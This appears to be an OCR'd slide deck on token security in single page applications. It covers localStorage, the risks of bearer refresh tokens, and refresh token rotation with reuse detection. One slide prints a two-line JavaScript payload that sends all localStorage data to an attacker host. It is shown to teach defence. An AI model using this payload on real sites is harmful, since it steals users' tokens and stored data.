
# Token security in Single Page Applications

Dr. Philippe De Ryck


https://Pragmatic Web Security.com


LOCAL
STORAGE




*Using LocalStorage in JavaScript*

```
1  localStorage.setItem("favorite_cooking_technique", "sous-vide")
2  localStorage.getItem("favorite_cooking_technique")
```




*A JS payload to steal all LocalStorage data from* app.restograde.com

```
1  let img = new Image();
2  img.src = `https://maliciousfood.com?data=${JSON.stringify(localStorage)}`;
```

# I am *Dr. Philippe De Ryck*

Pragmatic Web Security
Security for developers

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**Google Developer Expert**

AMBASSADOR PROGRAM

**Auth0 Ambassador / Expert**

Secure Application Development

**SecAppDev organizer**

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


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```

**OAuth 2.0 refresh tokens give long term access to a client on behalf of a user**

↳ *Good, since it helps reduce the lifetime of access tokens*

---

**Refresh tokens issued to a web frontend are bearer tokens**

*Bad, since it allows anyone that possesses the token to use it, including an attacker* ←

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

**OAuth 2.0 specs require additional protection for refresh tokens in the browser**

↳ *Concretely, that protection is* refresh token rotation



App obtains tokens with the *Authorization Code* flow
Receive *AT1* and *RT1*
App renews tokens with the *Refresh Token* flow
Use *RT1*
Receive *AT2* and *RT2*
App renews tokens with the *Refresh Token* flow
Use *RT2*
Receive *AT3* and *RT3*
App renews tokens with the *Refresh Token* flow
Use *RT3*
Receive *AT4* and *RT4*
AT1 expires
AT2 expires
AT3 expires
Refresh tokens can only be used once.
Each *Refresh Token* flow uses a different refresh token.


App obtains tokens with the *Authorization Code* flow
Receive *AT1* and *RT1*
App renews tokens with the *Refresh Token* flow
Use *RT1*
Receive *AT2* and *RT2*
App renews tokens with the *Refresh Token* flow
Use *RT2*
Receive error
The Authorization Server detects the reuse of *RT2*, triggering the revocation of the entire token chain (i.e., *RT3*)
AT1 expires
AT2 expires
Attacker uses RT2
Receive AT3 and RT3
RT3 is revoked, so the attacker cannot use it to obtain a new access token
Attacker steals RT2 from the user's browser

# TAKEAWAY #1


***A common misconception reduces the danger of malicious JavaScript code to a single event (e.g., stealing data from localStorage)***


COOKIE JAR



